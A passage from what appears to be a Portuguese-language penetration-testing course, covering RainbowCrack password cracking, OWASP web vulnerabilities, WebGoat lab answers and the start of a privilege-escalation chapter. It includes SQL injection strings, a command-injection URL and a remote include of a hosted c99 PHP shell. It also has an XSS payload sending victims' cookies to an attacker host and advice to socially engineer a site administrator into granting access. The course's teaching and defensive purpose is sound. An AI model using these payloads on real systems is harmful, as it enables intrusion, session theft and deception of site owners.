No método time-memory, a tarefa de computar hashs é feita através do armazenamento dos resultados no que chamamos de "rainbow table". Depois disso, os hashes podem ser acessados a partir das rainbow tables sempre que necessário. O processo pré-computacional precisa de muito tempo para criar as chaves que serão posteriormente utilizadas. No entanto, uma vez que esse processo tenha terminado, a performance da rainbow tables pode ser de centenas a milhares de vezes maior do que o método de brute force.

Vamos ver passo a passo como utilizar o software RainbowCrack. Esse software inclui três ferramentas que devem ser usadas em sequência para fazer a coisa funcionar:

- Passo 1: usar o rtgen para gerar as rainbow tables.

- Passo 2: usar o rtsort para organizar as rainbow tables geradas pelo rtgen.
- Passo 3: usar o rcrack para buscar o conteúdo das rainbow tables organizadas pelo rtsort.

O processo de buscar o conteúdo no passo final, é equivalente ao processo de quebra de hash. E todas essas ferramentas são utilizadas através da linha de comando.

12.9.2. Passo 1: usar o rtgen para gerar as rainbow tables.

O programa rtgen precisa de diversos parâmetros para gerar uma rainbow table, e a sintaxe do comando é:

rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index

Explicação dos parâmetros:

parâmetro	significado
hash_algorithm	O algoritmo dos hashs (lm, ntlm, md5 e assim por diante) usado na rainbow table.
charset	A configuração dos caracteres (charset) do texto plano na rainbow tables. Todos os charsets possíveis estão definidos no arquivo charset.txt.
plaintext_len_min plaintext_len_max	Estes dois parâmetros definem o tamanho possível de todo o texto plano na rainbow tables. Se o charset é numérico, o plaintext_len_min é 1, e o plaintext_len_max é 5, então a string "12345" será incluída na tabela, mas "123456" não.
table_index chain_len chain_num part_index	Estes quatro parâmetros são mais difíceis de explicar em poucas palavras. Ler e compreender o artigo original de Philippe Oechslin (criador do RainbowCrack), pode ajudar a entender o significado exato. O table_index está relacionado ao "reduce function" que é utilizado na rainbow table. O chain_len é o tamanho de cada "rainbow chain" na rainbow table. Uma "rainbow chain"

	configurada como 16 bytes é a menor unidade em uma rainbow table. Uma rainbow tables contém diversas rainbow chains. O chains_num é o número de rainbow chains em uma rainbow table. O parâmetro part_index determina como o "start point" em cada rainbow chain é gerado. Deve ser um número (ou começar com um número).

Os valores corretos de todos os parâmetros dependem do que vocês precisa, e selecionar bons parâmetros requer um bom entendimento do algoritmo de time-memory tradeoff.

Uma configuração que funciona está logo abaixo, como um exemplo:

hash_algorithm	lm, ntlm or md5
charset	alpha-numeric = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789] ou loweralpha-numeric = [abcdefghijklmnopqrstuvwxyz0123456789]
plaintext_len_min	1
plaintext_len_max	7
chain_len	3800
chain_num	33554432
key space	36^1 + 36^2 + 36^3 + 36^4 + 36^5 + 36^6 + 36^7 = 80603140212 Key space é o número de possíveis strings em texto plano para o charset, plaintext_len_min e plaintext_len_max selecionados.
table size	3 GB
success rate	0.999 O algoritmo de time-memory tradeoff é um algoritmos probabilístico. Qualquer que seja os parâmetros selecionados, há sempre probabilidade de que as strings dentro do charset selecionado e o tamanho das strings não seja completamente coberto. A taxa de sucesso é de 99.9% com os parâmetros usados nesse evento.
comandos para gerar as tabelas	Os comandos do rtgen usados para gerar as rainbow tables são: rtgen md5 loweralpha-numeric 1 7 0 3800 33554432 0 rtgen md5 loweralpha-numeric 1 7 1 3800 33554432 0 rtgen md5 loweralpha-numeric 1 7 2 3800 33554432 0 rtgen md5 loweralpha-numeric 1 7 3 3800 33554432 0 rtgen md5 loweralpha-numeric 1 7 4 3800 33554432 0 rtgen md5 loweralpha-numeric 1 7 5 3800 33554432 0 Se precisar criar uma tabela de hashes ntlm ou lm, substitua o "md5" nos comandos acima por "ntlm" ou "lm". Se precisar de uma tabela com o charset alpha-numeric, substitua o "loweralpha-numeric" nos

	comandos acima por "alpha-numeric". Se uma tabela com hashes lm for criada, tenha certeza de que seu charset seja alpha-numeric ao invés de loweralpha-numeric. O algoritmo lm nunca utiliza caracteres minúsculos como strings.

Agora é hora de criar uma rainbow table.

Altere o diretório corrente em seu terminal de comando para o diretório do RainbowCrack, e execute o comando seguinte:

```
# cd /pentest/passwords/rcrack
# rtgen md5 loweralpha-numeric 1 7 0 3800 33554432 0
```

Esse comando leva 4 horas para ser completado em um computador com um processador Core2 Duo E7300. É possível parar a execução do mesmo a qualquer momento pressionando Ctrl+C. Da próxima vez que o comando for executado com a mesma linha de comando, ele continuará a partir do ponto em que foi interrompido para continuar com a geração da tabela.

Quando o comando tiver terminado, um arquivo com o nome de "md5_loweralpha-numeric#1-7_0_3800x33554432_0.rt" e tamanho de 512 MB será criado. O nome do mesmo é simplesmente a linha de comando utilizada com os parâmetros interligados, com a extensão "rt". O programa rcrack que será explicado mais a frente, precisa dessas informações para saber quais os parâmetros existentes na rainbow table. Portanto, não renomeie o arquivo.

As demais tabelas podem ser geradas da mesma forma, com os comandos:

```
# rtgen md5 loweralpha-numeric 1 7 1 3800 33554432 0
# rtgen md5 loweralpha-numeric 1 7 2 3800 33554432 0
# rtgen md5 loweralpha-numeric 1 7 3 3800 33554432 0
# rtgen md5 loweralpha-numeric 1 7 4 3800 33554432 0
# rtgen md5 loweralpha-numeric 1 7 5 3800 33554432 0
```

Finalmente, esses arquivos são gerados:

- md5_loweralpha-numeric#1-7_0_3800x33554432_0.rt 512MB
- md5_loweralpha-numeric#1-7_1_3800x33554432_0.rt 512MB
- md5_loweralpha-numeric#1-7_2_3800x33554432_0.rt 512MB
- md5_loweralpha-numeric#1-7_3_3800x33554432_0.rt 512MB
- md5_loweralpha-numeric#1-7_4_3800x33554432_0.rt 512MB
- md5_loweralpha-numeric#1-7_5_3800x33554432_0.rt 512MB

Agora, o processo de criação da rainbow table está completo.

12.9.3. Passo 2: usar o rtsort para organizar as rainbow tables

As rainbow tables geradas pelo programa rtgen precisam de um pós-processamento para tornar sua consulta mais fácil e rápida. O programa rtsort é utilizado para organizar todas as rainbow chains em uma rainbow table.

Utilize os seguintes comandos:

```
# rtsort md5_loweralpha-numeric#1-7_0_3800x33554432_0.rt
# rtsort md5_loweralpha-numeric#1-7_1_3800x33554432_0.rt
# rtsort md5_loweralpha-numeric#1-7_2_3800x33554432_0.rt
# rtsort md5_loweralpha-numeric#1-7_3_3800x33554432_0.rt
# rtsort md5_loweralpha-numeric#1-7_4_3800x33554432_0.rt
# rtsort md5_loweralpha-numeric#1-7_5_3800x33554432_0.rt
```

Cada comando acima, leva cerca de 1 a 2 minutos para completarem sua execução. O programa rtsort gravará a rainbow table organizada por sobre o arquivo orginal. Não interrompa a execução do comando, do contrário o arquivo original será danificado.

Agora o processo de organização das rainbow tables está completo.

12.9.4. Passo 3: usar o rcrack para buscar o conteúdo das rainbow tables

O programa rcrack é utilizado para acessar as rainbow tables. Ele aceita apenas rainbow tables organizadas.

Assumindo que as rainbow tables organizadas estejam no mesmo diretório do programa, para quebrar hashes únicos a linha de comando será:

```
# rcrack *.rt -h aqui_vai_o_hash_para_ser_quebrado
```

O primeiro parâmetro especifica o caminho para buscar nos arquivos das rainbow tables. Os caracteres "*" e "?" podem ser usados para especificar vários arquivos.

Normalmente isso leva algumas dezenas segundos para finalizar, se a string existir dentro do "range" do charset e tamanho de strings selecionados. Do contrário, leva-se muito mais tempo para buscar por todas as tabelas, apenas para não encontrar nada.

Para quebrar múltiplos hashs, coloque todos os hashs em um arquivo de texto, com um hash por linha. E então especifique o nome do arquivo na linha de comando do programa rcrack:

```
# rcrack *.rt -l arquivo_com_lista_de_hashes
```

Se as rainbow tables que gerou usam o algoritmo lm, o programa rcrack possui um suporte especial para o parâmetro "-f". Um arquivo de dump de hash no formato pwdump é necessário como input para o programa rcrack. O conteúdo do arquivo parecerá com o seguinte:

```
Administrator:500:1c3a2b6d939a1021aad3b435b51404ee:e24106942bf38bcf57a6a4b29016eff6:::

Guest:501:a296c9e4267e9ba9aad3b435b51404ee:9d978dda95e5185bbeda9b3ae00f84b4:::
```

O arquivo pwdump é a saída de utilitários tais como pwdump2, pwdump3 ou outros. E contém os hashes tanto lm quant ntlm.

Para quebrar hashes lm em arquivos pwdump, use o seguinte comando:

```
# rcrack *.rt -f arquivo_pwdump
```

O algoritmo de hash lm converte todas as letras minúsculas em strings maiúsculas; como resultado disso, todas as strings quebradas através do hashe lm, nunca contém letras minúscula, enquanto que a string original poed conter letras minúsculas. O programa rcrack tentará corrigir isso em hashes ntlm armazenados no mesmo arquivo e exibir a string original.

12.10. Prática dirigida

1. Utilizando o arquivo shadow passado pelo instrutor, vamos executar o John The Ripper para quebrar as senhas.
2. Com o THC-Hydra, vamos executar ataques de força bruta contra um servidor SSH existente na rede alvo.

12.11. OSSTMM Recomenda

- Ataque automatizado de dicionário a pasta de senhas;
- Ataque de força bruta a pasta de senhas;
- Ataque de força bruta em serviços.
- Obter a pasta de senhas do sistema que guarda nomes de usuário e senha;
- Para sistemas Unix, deverão estar em /etc/passwd e/ou /etc/shadow ;
- Para sistemas Unix que realizam autenticações SMB, pode encontrar as

senhas de NT em /etc/smbpasswd;

- Para sistemas NT, deverão estar em /winn/repair/Sam

12.12. Contramedidas

Uma boa política de senhas, de forma a garantir que:

- Senhas são trocadas periodicamente
- A senha deve ter no mínimo 8 caracteres
- A senha deve ser complexa, com caracteres especiais, letras e números
- A mesma senha não pode ser usada dentro de um período mínimo

Capítulo 13

Vulnerabilidades em aplicações web

13.1. Objetivos

- Entender o funcionamento das aplicações web
- Aprender a explorar as principais classes de vulnerabilidades em aplicações web existentes na atualidade.

13.2. Entendendo a aplicação web

Aplicações web são programas que ficam em um servidor web e executam tarefas para dar uma resposta ao usuário. Webmails, web fóruns e blogs são exemplos de aplicações web. Uma aplicação web usa uma arquitetura cliente/servidor, normalmente com um navegador web como cliente e o web server como o servidor da aplicação.

O objetivo de tentar explorar uma aplicação web é ganhar acesso a informações confidenciais. Aplicações web são críticas para a segurança de um sistema porque usualmente elas estão conectadas com uma base de dados que contém informações tais como cartões de crédito e senhas.

Exemplos:

- Webmails
- web fóruns
- Blogs
- Lojas virtuais

13.3. Por que é tão perigoso?

O objetivo de tentar explorar uma aplicação web é ganhar acesso a informações confidenciais.

Aplicações web são críticas para a segurança de um sistema porque usualmente elas estão conectadas com uma base de dados que contém informações tais como cartões de crédito e senhas.

A maior parte dos ataques atualmente, não são realizados contra a infraestrutura organizacional, mas sim contra aplicações. E se houver falhas em aplicações WEB, muito possivelmente o atacante conseguirá acesso a todo conteúdo

existente no servidor onde a aplicação está hospedada.

Na maioria das vezes, várias aplicações WEB ficam hospedadas em um mesmo servidor, compartilhando da mesma máquina física. Se uma, dessas várias aplicações hospedadas no servidor, tiver falhas graves, que permitam acesso à máquina, todas as outras serão comprometidas e o atacante também poderá explorar as demais máquinas acessíveis na rede.

Um ferramenta simples, online, que ao varrer as vulnerabilidades de um site, informa todos os domínios hospedados no mesmo servidor, é o ZeroDayScan, hospedado em *http://www.zerodayscan.com/*

Após acessar o site, basta informar o endereço do site a ser analisado, seu e-mail, onde receberá o relatório após dois ou três dias, e a chave que deve ser gravada em um arquivo com o nome “zerodayscan.txt” e hospedado na pasta principal do site que será analisado.

ZERO DAY SCAN
NO MORE BUGS
HOME
ABOUT
FAQ
FEEDBACK
BLOG
CONTACT
Start Free Website Security Scan
Site name: *
http://www.4linux.com.br
Enter site name. For example: http://www.zerodayscan.com
E-mail Address: *
luiz.vieira@4linux.com.br
For privacy reasons, we do not want to save the scan results of your website in our database.
After generating the security report in will be sent to the email address provided above.
Type your E-mail Address again: *
luiz.vieira@4linux.com.br
The scanner report contains sensitive information. Type your e-mail address again to verify it.
Verify your domain ownership: *
1. Create a file zerodayscan.txt in the root directory of your site.
For example http://www.zerodayscan.com/zerodayscan.txt
2. Paste the following text to this file:
f2e1b51bb3e35b56a8eeb8721effe86f
Our system will download this file from your website to ensure us that you have permission to use our scanner.
Subscribe to low volume newsleter
Subscribe to the project newsletter and be the first to know about new security features.

Essa última parte pode ser um pouco mais complicada de conseguir. No entanto, utilizando da engenharia social é possível conseguir que o administrador do site faça o upload do arquivo para o site, ou até mesmo lhe passe os dados para fazer o login do ftp do servidor onde o site alvo está hospedado.

13.4. Principais Classes de Vulnerabilidades

Baseado no TOP 10 OWASP, que é um ranking das 10 maiores vulnerabilidades WEB atualizado anualmente, seguem abaixo as vulnerabilidades mais exploradas em aplicações WEB:

- Command Injection
- SQL Injection
- Cross Site Scripting (XSS)
- CSRF
- Insecure Direct Object Reference
- Falha de Autenticação e gerenciamento de sessão
- Falhas em configuração de segurança
- Insecure Cryptographic Storage
- Failure to Restrict URL Access
- Insufficient Transport Layer Protection
- Unvalidated Redirects and Forwards

13.4.1. Command Injection

Falhas dessa classe ocorrem simplesmente porque o programador não filtrou o conteúdo que recebe de um usuário e envia para funções que executam comandos no sistema, como por exemplo, a função system() ou passthru() do PHP.

Uma vez que um usuário malicioso consegue enviar caracteres de escape (; | > <) e esses caracteres são enviados para a aplicação vulnerável, o atacante conseguirá executar os comandos diretamente no servidor.

Exemplo:

http://www.hostvuln.com/meuscript.cgi?file=;id;uname%20-a

No exemplo acima, o atacante está executando os comandos id e uname –a no servidor vulnerável.

13.4.2. Command Inject - Shell PHP

Um dos mais famosos shell em php é o C99, criada pelo Captain Crunch Security Team, mas existem diversas r57, php shell, R9 etc...

A c99 é a mais usada pela sua simplicidade sem muitos conhecimentos de comandos unix.

Podemos conseguir uma shell baixando um arquivo php com o código da mesma e hospedando-a em um site. Ou simplesmente buscando na web.

Dois exemplos de sites que possuem shells são:

http://corz.org/corz/c99.php
http://www.c99shell.com/

A partir de um site vulnerável, podemos chamar a shell que está hospedada em um site e simplesmente começar a operar dentro do site como se tivêssemos na linha de comando.

Como por exemplo:

http://www.sitevitima.com/menu.php?page=http://corz.org/corz/c99.php

13.4.3. SQL Injection

SQL Injection é um problema que ocorre quando o programa não filtra caracteres especiais enviados pelo usuário antes de fazer a requisição para o banco de dados, enviando caracteres que serão interpretados pelo banco de dados. SQL Injection é mais comum em aplicações web, porém outros tipos aplicações também

podem estar vulneráveis.

Vamos analisar o trecho de código abaixo.

*Select * from usuarios where username = ‘” + username + “’ and password = ‘” + password “’;*

Como ficaria a chamada no banco de dados se enviássemos no username e password o conteúdo: ‘ or ‘1’=‘1 ?

Reposta:

*Select * from usuarios where username = ‘’ or ‘1’=‘1’ and password = ‘’ or ‘1’=‘1’;*

Onde:

' - Fecha a variavel de entrada do usuario
OR - Continua a expressão SQL
1=1 - Uma expressão verdadeira

Como 1 é sempre igual a 1, teremos uma “verdade” e passaremos pela checagem.

Esse é um tipo de dados que poderíamos passar para aplicativos vulneráveis e burlar o sistema de autenticação. Faremos isso na prática com o WebGoat.

Exemplos de SQL Injection :

' or '1
' or '1'='1
' or 1=1-
'or''='
' or 'a'='a
') or ('a'='a
'or '=1

13.4.4. Cross-Site Scripting (XSS)

Cross-site scripting (XSS) é um tipo de vulnerabilidade de segurança tipicamente encontrada em aplicações web que permite inserção de códigos por usuários web maliciosos dentro das paginas vistas por outros usuários. Exemplos de código incluem HTML, Java Script e outros client-side scripts. Uma das formas mais comum de explorar esse tipo de falha é inserir um formulário web no site vulnerável para tentar roubar informações de pessoas que o atacante enviou esse site vulnerável.

Outro típico ataque também visa roubar os dados do cookie do usuário, enviando as informações para um servidor do atacante.

Exemplo de uma vulnerabilidade usando as Query Strings de uma página:

```
http://dominio.com/default.aspx?parametro=<script>alert('Olá
%204Linux!');</script>
```

Se obtiverem a mensagem JavaScript “Olá 4Linux!” estaremos perante uma falha de segurança.

Também podemos roubar um cookie de uma pessoa. Vejamos o seguinte exemplo:

```
<script>document.location='http://www.hacker.com/cgi-
bin/cookie.cgi?'%20+document.cookie</script>
```

Quando o navegador da vítima abrir este Java Script injetado, o seu cookie será enviado para o site do atacante.

XSS também é amplamente usado para Phishing, na tentativa de dar mais valor a informação fraudulenta que foi enviada para o alvo, pois o alvo verá uma fonte confiável (site vulnerável).

A solução para o problema é simples, apesar de não ser tão simples implementá-la.

Basta substituir os caracteres < e > que são recebidos pelos usuários por < e > respectivamente, pois o < é usado para imprimir o sinal de menor (<) na tela, que é o que o usuário está de fato enviando e não deve ser interpretado pelo

navegador web do cliente.

Também existem outras possibilidades:

Inserir um comentário em um blog, por exemplo, utilizando as tags citadas anteriormente. Caso a aplicação, quando pegar esses dados da base de dados não filtre os caracteres < e > antes de exibir o seu comentário para outros usuários, será possível explorar um XSS nessa aplicação, afetando assim todos os usuários de tal blog.

Apesar de não ser uma falha tão crítica, já que não executamos comandos no sistema, XSS também é amplamente usado para Phishing, na tentativa de dar mais valor a informação fraudulenta que foi enviada para o alvo.

13.4.5. CSRF

- Semelhante a XSS (igual?)

  Os parâmetros utilizados e o formato de ataque é muito parecido com o XSS. Inclusive, o tipo de ataque CSRF surgiu a partir do XSS, quando os atacantes perceberam que a partir da chamada para execução de script com XSS, seria possível estender para além a capacidade de exploração de seus ataques.

- Qualquer sistema vulnerável a XSS está vulnerável a XSRF

  Como XSS pode servir de suporte para lançar ataques do tipo CSRF, toda aplicação que é vulnerável ao primeiro, pode ser explorada pelo segundo tipo de ataque.

- Nem toda aplicação vulnerável a XSRF está também vulnerável a XSS

  É possível utilizar filtros para minimizar ataques XSS, mas nem sempre esses filtros conseguem barrar entradas maliciosas que utilizam outras metodologias para lançar um ataque CSRF. Portanto, se a aplicação está protegida de XSS, não se pode confiar que também esteja protegida de CSRF.

- Permite alterar as informações enviadas ao navegador.

  Permite ir além dos ataques de XSS, manipulando os parâmetros que são

enviados ao navegador, alterando a resposta do mesmo para a vítima.

- Ataque client-side

  Não afeta diretamente o servidor, que pode nem mesmo detectar que está sendo alvo de um ataque, pois as entradas maliciosas podem ser confundidas com entradas válidas vinda do cliente acessando a aplicação.

- Não se baseia em executar código JS

  Enquanto o XSS baseia-se em execução de código javascript, o tipo de ataque CSRF não limita-se à isso, pois pode manipular entradas, parâmetros manipulados pela aplicação e etc.

- Baseia-se em enviar requisições com as credenciais do usuário para o servidor.

  Como citado anteriormente, o servidor não consegue diferenciar, perante esse tipo de ataque, o que é código malicioso (ou usuário ilegítimo), de uma requisição legítima vinda do usuário válido.

13.4.6. Insecure Direct Object Reference

Confiar em informações passadas pelo usuário:

- Campos hidden
- Cookie (admin=false)

Esse tipo de vulnerabilidade simplesmente existe, e pode ser explorada com outras técnicas, como por exemplo a CSRF.

Vamos imaginar, como no exemplo acima, que num formulário de login há um objeto referenciado que permite a passagem de um determinado parâmetro para um cookie.

E se o atacante souber como alterar esse parâmetro antes de ser enviado ao servidor?

E se esse atacante simplesmente criar um cookie baseado em um já existente e passar esse parâmetro alterado, gerando uma “session fixated”?

Sempre que quiser acessar a aplicação como “admin”, terá essa permissão, como se houvesse enviado uma requisição válida, baseada em um objeto referenciado e maneira insegura.

Abaixo temos outro exemplo de falha com essa vulnerabilidade...

Permite explorar quando o desenvolvedor confia em allow_url_fopen:

- Local File Include

Possibilidades:

- Acessar Arquivos do Sistema Operacional
- Enquadra-se em Information Leak
- Obter lista de usuários (/etc/passwd)
- Obter informações do servidor (Ex: /proc/*)
- Obter informações de configurações (Ex: /etc/resolv.conf)
- (BONUS) Permite executar comandos
- (AVANÇADO) Permite obter senha de acesso ao servidor

13.4.7. Falha de Autenticação e gerenciamento de sessão

Todas as vezes que um usuário precisa autenticar-se em uma página para acessar conteúdos pessoais, proprietários ou sigilosos, uma série de parâmetros é enviada ao servidor para que o mesmo valide o usuário e crie uma sessão própria para o mesmo.

Se esse mecanismo tiver falhas, um atacante pode explorá-las e conseguir acessos as informações confidenciais.

Vamos ver a seguir os conceitos e formas de ataque.

- **O que é sessão?**

A sessão, session em inglês, tem uma função bem parecida com a do cookie, que foi explicado no tópico anterior.

A sessão estabelece uma conexão entre o usuário e o servidor, sendo mais segura que o cookie.

Os dados que são gravados na sessão desaparecem quando o browser é fechado. Por exemplo, ao fazer um login o usuário digita seu nome e senha. Essas informações são gravadas na sessão, e não como no cookie, em que são armazenadas em um arquivo texto. Assim, podemos navegar pelo site e as informações só serão perdidas quando o browser for fechado.

Pelo fato de não gravar as informações em arquivos temporários, a sessão é um meio muito mais seguro de se fazer login e gravar informações.

- **O que é cookie?**

Cookies são arquivos de texto que contêm dados enviados pelo servidor.

Quando precisamos deixar informações gravadas no computador da pessoa que está visualizando o site, usamos os cookies. Por exemplo, um site de vendas quer deixar as informações dos produtos que uma pessoa visualizou toda vez que ela entrar no site. Para que isso ocorra, na primeira vez que esta pessoa entrar no site, o servidor guardará as informações dos produtos que ela olhou em um arquivo de texto, um cookie, que fica armazenado em uma pasta temporária no computador dela. Assim, da próxima vez que ela entrar nesse site, o servidor irá ler esse arquivo para listar os produtos.

- **Como fazer um ataque à sessão?**
  - **Session Hijacking**
    - Através de falhas de XSS
    - Através de Sniffer de rede (local)
    - Através de cookies armazenados
  - **Session Fixation**
    - Não é necessário estar logado

- Gera-se uma sessão para o usuário
- Espera-se ele autenticar e utiliza-se a sessão já conhecida.

- **Solução**
  - Não utilize cookies (?)
  - Nunca armazene informações que não podem ser modificadas:
    - admin=false
    - logado=false
    - userid=1001
  - Nunca utilizem algoritmos próprios de geração de tokens de cookie

- **Proteção contra Sequestro de Sessão por XSS**
  - A falha não está na sessão
  - Tokens em formulários
  - HttpOnly
  - Utilizar criptografia (https)
  - Web Application Firewall

13.4.8. Insecure Cryptographic Storage

Todas as informações recebidas ou manipuladas por uma aplicação WEB, ficam armazenadas em algum local, seja ele um banco de dados no mesmo servidor, ou remoto.

A forma como essas informações estão sendo armazenadas em uma base de

dados, por exemplo, ou que trafegam ao longo dos canais de transmissão, definirá quão facilmente um atacante poderá ter acesso a tais informações ao lançar um ataque de comprometimento da aplicação.

Por isso, vamos ver abaixo os tipos de ataques mais utilizados para ter acesso às informações armazenadas.

Tipos de Ataques

- Senhas fracas

  – Brute-force

- Senhas fortes

  – Wordlist

- Rainbowcrack + hash sites

- Md5 Web Crackers

- *http://www.md5crack.com/*

Diferenças:

- Brute-force Normal:

  – 350 milhões de senhas (texto puro) por segundo.

- Rainbow

  – 62.223 milhões de senhas em texto puro por segundo

13.4.9. Failure to Restrict URL Access

- Controle de sessão para acessar as páginas.

Nem sempre todas as páginas de uma aplicação podem estar acessíveis aos clientes que navegam por ela. Na maioria das vezes, há alguma parte da aplicação, ou sessão específica de um site, que não pode ser acessada por todos, mas apenas por usuários cadastrados que se autentiquem através de algum sistema de autenticação e controle de acesso.

- Sem qualquer controle de permissão entre as páginas.

Isso só ocorre quando todas as sessões do site são abertas a quem estiver navegando pelo mesmo. Normalmente, acontece em sites mais simples, que não manipulam informações confidenciais.

- Se tiver uma sessão é possível acessar qualquer página.

Quando há o gerenciamento de acesso e autenticação de usuários para acessar páginas, é gerada uma sessão, ou cookie, com a validação do usuário. Com o usuário validado, o cliente pode acessar qualquer página do site de acordo com suas permissões.

O que poderia ocorrer se houvesse um sequestro de sessão desse usuário validado? O atacante teria acesso à todas as páginas cuja permissão do usuário possibilite!

E se ainda utilizar a técnica de “session fixation”? Poderá acessar as páginas restritas sempre que quiser, mesmo que a sessão original do usuário expire!

13.5. Ferramentas para exploração

- FireCat - conjunto de plugins para o firefox.
- Firebug - plugin do firefox para alteração de parâmetro no browser cliente.
- WebScarab - proxy que permite a captura e manipulação de parâmetros

enviados pelo navegador.

- Paros Proxy - proxy que permite a captura de parâmetros enviados pelo navegador.
- Nessus - ferramenta de varredura em busca de vulnerabilidades, baseado em plugins constantemente atualizado, escritos em NASL.
- Nikto - ferramenta de busca de vulnerabilidades e falhas de configuração do Webserver Apache.
- IEWatch - é um plugin para o Microsoft Internet Explorer para analisar cabeçalhos de requisições HTTP e HTTPS, além de código fonte HTML.
- Wireshark - sniffer de rede que possibilita a análise de protocolos e filtro de pacotes, a partir de regras personalizadas, que trafegam na rede.
- Wapiti - scanner de vulnerabilidade de aplicações web, pesquisa falhas XSS, injeção de SQL e XPath, inclusões de arquivo (local e remoto) a execução de comandos, injeção LDAP e injeção CRLF.
- W3AF – framework para auditoria e teste de invasão em aplicações web.

13.6. Prática dirigida

13.6.1. Paros Proxy

Primeiramente, é importante entender como a ferramenta Paros Proxy, que usaremos em alguns exemplos, funciona.

O Paros Proxy atua como um proxy local, onde é possível editar o conteúdo que está sendo requisitado para o proxy, que no nosso caso é o Paros, antes de ser enviado em definitivo para o servidor web.

Isso é possível pois ao clicar em algum link/botão ou acessar algum site, estamos requisitando informações para um servidor web. Porém, quando configuramos nosso navegador web (Internet Explorer/Firefox/etc) para usar proxy,

ele envia antes o pedido para o proxy e só então o proxy envia o pedido para o servidor web.

Posteriormente, o servidor web devolve a resposta para o proxy que devolve a resposta para o navegador web. É por isso que muitos usam servidores proxys que encontram na internet para acessar um site de forma anônima, pois o endereço IP que aparecerá no servidor web é o endereço do proxy e não o endereço real da pessoa que está usando esse proxy.

Então, o Paros e ferramentas semelhantes a ele, onde podemos citar o Webscarab, nos da a opção de editar um conteúdo que já partiu do navegador web, mas ainda não foi enviada para o servidor web. Isso é extremamente útil para passar por filtros que são criados em Java Script, já que o JavaScript é executado no computador do cliente e não no servidor. Então, basta alterar os dados quando os mesmos chegarem ao proxy (no nosso caso, o Paros Proxy).

Configurando o Paros

Para configurar o Paros é muito simples. Basta iniciá-lo. Ele já vai funcionar na porta 8080 localhost. Se deseja alterar a porta, basta ir em Tools->Options->Local Proxy e alterá-la.

Uma vez que o Paros foi iniciado, basta usar um proxy no navegador web, seja ele IE, Firebox ou qualquer outro.

Alterando as requisições

Por padrão o Paros não abrirá uma janela esperando que editemos ou confirmemos os parâmetros enviados pelo navegador. Para isso, basta selecionar a opção Trap Request na aba Trap.

13.7. Laboratório – WebGoat

- Iremos testar cada uma das vulnerabilidades estudadas utilizando a ferramenta WebGoat.
- Após executá-la com o comando:

  #./webgoat.sh start8080

- Acessar o endereço:

http://guest:guest@127.0.0.1:8080/webgoat/attack

- Algumas serão explicadas pelo instrutor e outras o aluno resolverá sozinho.
- As soluções encontram-se na própria aplicação.
- Há um link para os vídeos com as soluções na própria aplicação, também, caso as dicas escritas não estejam claras.

13.7.1. Soluções para os desafios

=> WebGoat Code Quality

Basta olhar o código fonte do html, pois o login e senha estão comentados no código.

=> Injection Flaws -> Command Injection

Precisamos injetar um comando. No caso do Windows, devemos usar o & para usar mais de um comando na mesma linha. O & no Windows seria como o ; do linux, que é usado para separar comandos na mesma linha.

Porém, precisamos usar o %26, que é o &, já que o & é usado para determinar uma nova variável.

Podemos explorar usando o Paros Proxy. Repare que precisamos fechar uma aspas dupla, senão obtemos um erro.

Código injetado: " %26 ping <um ip valido>

=> Injection Flaws -> Blind Sql Injection

Quando o caractere existir, ele mostrara que um determinado Account number é valido. Como o próprio WebGoat da a dica, o range vai de 65 a 122, que deve ser substituído no valor encontrado por $ na string abaixo:

101 AND (SELECT ASCII(SUBSTR(first_name,1,1)) FROM user_data WHERE userid=15613) = $ --

Para resolver o problema, devemos testar em todas as posições, todos os caracteres. Existem ferramentas prontas que fazem essa verificação de forma automática.

Segue a resposta para esse desafio:

101 AND (SELECT ASCII(SUBSTR(first_name,1,1)) FROM user_data WHERE userid=15613) = 74 --

101 AND (SELECT ASCII(SUBSTR(first_name,2,1)) FROM user_data WHERE userid=15613) = 111 --

101 AND (SELECT ASCII(SUBSTR(first_name,3,1)) FROM user_data WHERE userid=15613) = 101 --

101 AND (SELECT ASCII(SUBSTR(first_name,4,1)) FROM user_data WHERE userid=15613) = 115 --

101 AND (SELECT ASCII(SUBSTR(first_name,5,1)) FROM user_data WHERE userid=15613) = 112 --

101 AND (SELECT ASCII(SUBSTR(first_name,6,1)) FROM user_data WHERE userid=15613) = 104 –

A sétima letra não existe. Isso significa que a resposta possui apenas 6 caracteres.

Agora, basta substituir os valores encontrados por seu respectivo caractere na tabela ASCII.

Resultado: Joseph

=> Injection Flaws -> String SQL Injection

Se inserirmos apenas o Smith, ele nos mostra a chamada e o resultado.

Então, percebemos que podemos passar um valor "VERDADEIRO" para o LAST_NAME, e então, pegar todos os outros usuários:

Smith' OR '1'='1

=> Injection Flaws -> Numeric SQL Injection

Basta usar o Paros, fazer a requisição e inserir : OR 1=1

Exemplo da chamada: station=101 OR 1=1

=> Injection Flaws -> Stage1 -> String SQL Injection

Mais uma vez, podemos resolver usando o Paros:

employee_id=112&password=' OR '1'='1&action=Login

13.8. Contramedidas

- Filtrar os dados do usuário, permitindo somente o conjunto de caracteres válidos para o tipo de dado permitido.
- Criptografar HASHs de senhas.
- Utilizar SSL e HTTPS.
- Não criar blacklists, mas sim whitelists
- “all input is evil .....”

Capítulo 14

Elevação de Privilégios Locais

14.1. Objetivos

- Entender a elevação de privilégios
- Procurar por possíveis alvos
- Entender as possibilidades de ataques locais
- Entender a elevação de privilégios
- Procurar por possíveis alvos
- Entender as possibilidades de ataques locais

14.2. O que é escalada de privilégios?

Escalação ou elevação de privilégios basicamente significa adicionar mais direitos ou permissões para um usuário. Em resumo, escalação de privilégios tenta transformar um usuário normal em um usuário administrativo, usuário com maior privilégios do que o usuário atual ou fazer com que um usuário participe de outros grupos locais na máquina, com privilégio diferente do privilégio atual do atacante.

Quando exploramos alguns serviços, nem sempre conseguimos acesso root. Esse é o caso da exploração de um PHP Inject, que vimos anteriormente. Alguns outros exemplos podem ser usados, como exploração de um daemon que não é executado como root. Portanto, para conseguirmos controlar totalmente a máquina e pode executar programas que precisam de privilégios de administrador, precisamos aumentar nosso privilégio localmente.

Porém, a escalação de privilégios não está limitada apenas a aumentar os privilégios dentro do sistema operacional, mas em qualquer sistema. Por exemplo, podemos ter um acesso limitado a um servidor de banco de dados Oracle e desejamos nos tornar DBA, podendo assim acessar todas as tabelas e bases de dados existentes no banco. O ato de tornar um usuário com mais privilégios é também chamado de elevação de privilégios.

Exemplos de caso onde podemos realizar o ataque:

- Exploração de aplicação web que não é executada como root;
